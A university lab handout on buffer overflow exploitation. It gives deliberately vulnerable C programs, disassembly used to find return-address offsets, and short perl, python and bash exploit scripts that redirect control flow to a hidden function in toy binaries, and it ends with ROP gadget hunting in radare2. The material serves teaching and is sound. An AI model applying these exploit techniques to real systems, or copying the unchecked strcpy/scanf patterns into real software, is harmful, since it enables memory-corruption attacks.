CM0626 – Malware Reverse Engineering Lab

Paolo Falcarin - April 2025

Exercise 1 – Buffer Overflow attacks

The buffer overflow attack uses input to a poorly implemented, but (in intention) completely harmless application, typically with root / administrator privileges. The buffer overflow attack results from input that is longer than the implementor intended. To understand its inner workings, we need to talk a little bit about how computers use memory.

Use of the stack

The stack is a region in a program's memory space that is only accessible from the top. There are two operations, push and pop, to a stack. A push stores a new data item on top of the stack, a pop removes the top item. Every process has its own memory space (at least in a decent OS), among them a stack region and a heap region. The stack is used heavily to store local variables and the return address of a function.

For example, assume that we have a function

```
void foo(const char* input) {
     char buf[10];

     printf("Hello World\n");
}
```

When this function is called from another function, for example main:

```
int main(int argc, char* argv[])
{
     foo(argv[1]);
         return 0;
}
```

then the following happens:

1. The calling function pushes the return address, that is the address of the return statement onto the stack.
2. Then the called function pushes zeroes on the stack to store its local variable. Since foo has a variable buf, this means there will be space for 10 characters allocated. The stack thus will look like depicted in Figure 1.



Figure 1: The stack holds the return address, the arguments, and the local variables...

Example Programs

Exploit strcpy

We look at the following example program, (you can find a copy of the source code in ~/exercises/2-buffer-overflow/strcpy. The program simply gets an argument from command-line, passes it to a function as argument and then copies (strcpy()) its content to a local variable avoiding any check about input's length. Since the buffer *buf* is 10 bytes long any longer input will cause a stack smash.

```
#include <string.h>
#include <stdio.h>

int main(int argc, char* argv[]);

void foo(const char* input)
{
    char buf[10];

    strcpy(buf, input);
}

void hacked(void)
{
    printf("Application has been hacked by a stack overflow!\n");
}

int main(int argc, char* argv[])
{
    // this makes easier to mount the attack
    printf("Address of foo = %p\n", foo);
    printf("Address of hacked = %p\n", hacked);
    if (argc != 2)
    {
        printf("Please supply a string as an argument!\n");
        return -1;
    }
    foo(argv[1]);
    return 0;
}
```

Compile the program with gcc's default options and run the program with an input long enough to overwrite the return address on the stack:

```
security@radare2:~/exercises/2-buffer-overflow/basic_example$ gcc -g -w -m32 buffer_overflow.c -o
```

```
buffer_overflow_default
security@radare2:~/exercises/2-buffer-overflow/strcpy$ ./buffer_overflow_default
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Address of foo = 0x80484cb
Address of hacked = 0x8048508
*** stack smashing detected ***: ./buffer_overflow_default terminated
Aborted (core dumped)
```

Modern compilers and Operating Systems adopted counter measures against stack-based attacks (e.g. stack canaries) and that is why the application fails.

Now compile the program disabling stack protection and run the program with an input long enough to overwrite the return address on the stack:

```
security@radare2:~/exercises/2-buffer-overflow/basic_example$ gcc -g -w -m32 -fno-stack-protector
buffer_overflow.c -o buffer_overflow

security@radare2:~/exercises/2-buffer-overflow/strcpy$ ./buffer_overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Address of foo = 0x804846b
Address of hacked = 0x8048486
Segmentation fault (core dumped)
```

Now the stack is fully compromised and the application just crashes because the protection is disabled. If we are able to push the right value at the right position on the stack we can divert the intended flow and make it call the function hacked(). We just need to replace the original return address with hacked()'s one (0x8048486).

We can know the exact amount of bytes to be pushed to the stack before the address of hacked by analyzing the disassembled version of foo():

```
[0x08048370]> pdf@sym.foo
/ (fcn) sym.foo 27
|   sym.foo (int arg_8h);
|           ; var int local_12h @ ebp-0x12
|           ; arg int arg_8h @ ebp+0x8
|           ; CALL XREF from 0x08048502 (sym.main)
|           ; DATA XREF from 0x080484b3 (sym.main)
|           0x0804846b      55             push ebp //buffer_overflow.c:7  void foo(const char* input)
|           0x0804846c      89e5           mov ebp, esp
|           0x0804846e      83ec18         sub esp, 0x18
|           0x08048471      83ec08         sub esp, 8
|           0x08048474      ff7508         push dword [ebp + arg_8h]
|           0x08048477      8d45ee         lea eax, [ebp - local_12h]
|           0x0804847a      50             push eax
|           0x0804847b      e8b0feffff     call sym.imp.strcpy
|           0x08048480      83c410         add esp, 0x10
|           0x08048483      90             nop
|           0x08048484      c9             leave
\           0x08048485      c3             ret
```

Local variable buf starts 18 (0x12) bytes before EBP. We know that the following 4 bytes represent main()'s base pointer, and the 4 following are the return address that will be used by ret instruction to return control flow to main(). Those last 4 bytes have to be replaced with hacked() address.

We can automate the launch process by using a simple perl script to produce such forged input to be provided as argument:

```
#!/usr/bin/perl

$arg = "A"x22 ."\x86\x84\x04\x08";
$cmd = "./buffer_overflow ".$arg;

system($cmd);
```

or alternatively a python script:

```
#!/usr/bin/python

from subprocess import call

call(["./buffer_overflow", "a"*22 + "\x86\x84\x04\x08"])
```

Both are provided in the example directory, we can try to launch one of them:

```
security@radare2:~/exercises/2-buffer-overflow/strcpy$ ./hack_buffer_overrun.py
Address of foo = 0x804846b
Address of hacked = 0x8048486
Application has been hacked by a stack overflow!
```

Done! The original application flow has been diverted!

Exploit scanf

Now we take in exam the following example program, (you can find a copy of the source code in ~/exercises/2-buffer-overflow/scanf. This time input is collected by a function called echo (via scanf), then is printed out and the flow returns to main(). A secretFunction is provided but no code is actually calling it; the goal of this attack is to call that function by providing specially forged input.

```
#include <stdio.h>

void secretFunction()
{
    printf("Congratulations!\n");
    printf("You have entered in the secret function!\n");
    exit(0);
}

void echo()
{
    char buffer[20];

    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main()
{
    echo();

    return 0;
}
```

Compile the program disabling stack protection:

```
security@radare2:~/exercises/2-buffer-overflow/scanf$ gcc -g -w -m32 -fno-stack-protector
buffer_overflow.c -o buffer_overflow
```

Analyze the disassembled version of vulnerable function echo():

```
[...]
0x080484f9      e872feffff     call sym.imp.puts
```

```
0x080484fe      83c410         add esp, 0x10
0x08048501      83ec08         sub esp, 8
0x08048504      8d45e4         lea eax, [ebp - local_1ch]
0x08048507      50             push eax
0x08048508      681e860408     push 0x804861e
0x0804850d      e88efeffff     call sym.imp.__isoc99_scanf
[...]
```

This time 0x1c (28) btyes are reserved for local variables, so we need to inject 32 bytes of padding before the return address. A bash script that automatizes the process is provided:

```
#!/bin/bash

perl -e 'print "a"x32 . "\xbb\x84\x04\x08"' | ./buffer_overflow
```

We just need to execute the script to verify that with forged input the secret function is called:

```
security@radare2:~/exercises/2-buffer-overflow/scanf$ ./exploit_vulnerability.sh
Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa□□
Congratulations!
You have entered in the secret function!
```

Exercise 2 – Advanced buffer overflow exploitation

As we demonstrated in exercises 1 and 2 mounting static analysis and buffer-overflow attacks is very straightforward. This is one of the reasons that made researchers design and develop new defensive strategies, i.e. stack protection.

Address Space Layout Randomization (ASLR) is another technique involved in protection from buffer overflow attacks. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

In this exercise we see an advanced technique to circumvent some security counter measures.

Return Oriented Programming

Return-oriented programming (ROP) is a computer security exploit technique that allows an attacker to execute code in the presence of security defenses such as non-executable memory and code signing.

In this technique, an attacker gains control of the call stack to hijack program control flow and then executes carefully chosen machine instruction sequences, called "gadgets". Each gadget typically ends in a return instruction and is located in a subroutine within the existing program and/or shared library code. Chained together, these gadgets allow an attacker to perform arbitrary operations on a machine employing defenses that thwart simpler attacks.

ROP gadgets hunting with radare2

Gadgets can be found by using automated tools and radare2 includes a great utility to find ROP gadgets. The syntax to find a gadget is:

```
[0x00402309]> "/R/ DESIRED GADGET"
```

where “DESIRED GADGET” is a regular expression.

There are a lot of different ROP gadgets, e.g. “call-to-reg” ones are useful to make calls to arbitrary memory addresses previously copied into registers:

```
security@radare2:~/repository/exercises/3-rop-gadgets$ radare2 /bin/gzip
 -- Change the registers of the child process in this way: 'dr eax=0x333'
[0x00402309]> e rop.len = 2
[0x00402309]> "/R/ call r[abcd]x"
  0x004023fb             4889e5  mov rbp, rsp
  0x004023fe               ffd0  call rax

  0x004023fc               89e5  mov ebp, esp
  0x004023fe               ffd0  call rax

  0x00404a90               89c7  mov edi, eax
  0x00404a92               ffd3  call rbx
```

```
[...]
```

The “e top.len = 2” line makes radare2 looking for ROPs composed by 2 instructions.

Bibliography

http://radare.org/r/

https://www.exploit-db.com/docs/28479.pdf

https://en.wikipedia.org/wiki/Stack_buffer_overflow

https://en.wikipedia.org/wiki/Buffer_overflow_protection

https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/

http://radare.today/posts/ropnroll/

Displays printable strings in files included in all linux distributions

http://sources.redhat.com/binutils/

HT Editor: File editor/viewer/analyzer for executables.

sudo apt-get install ht

http://hte.sourceforge.net/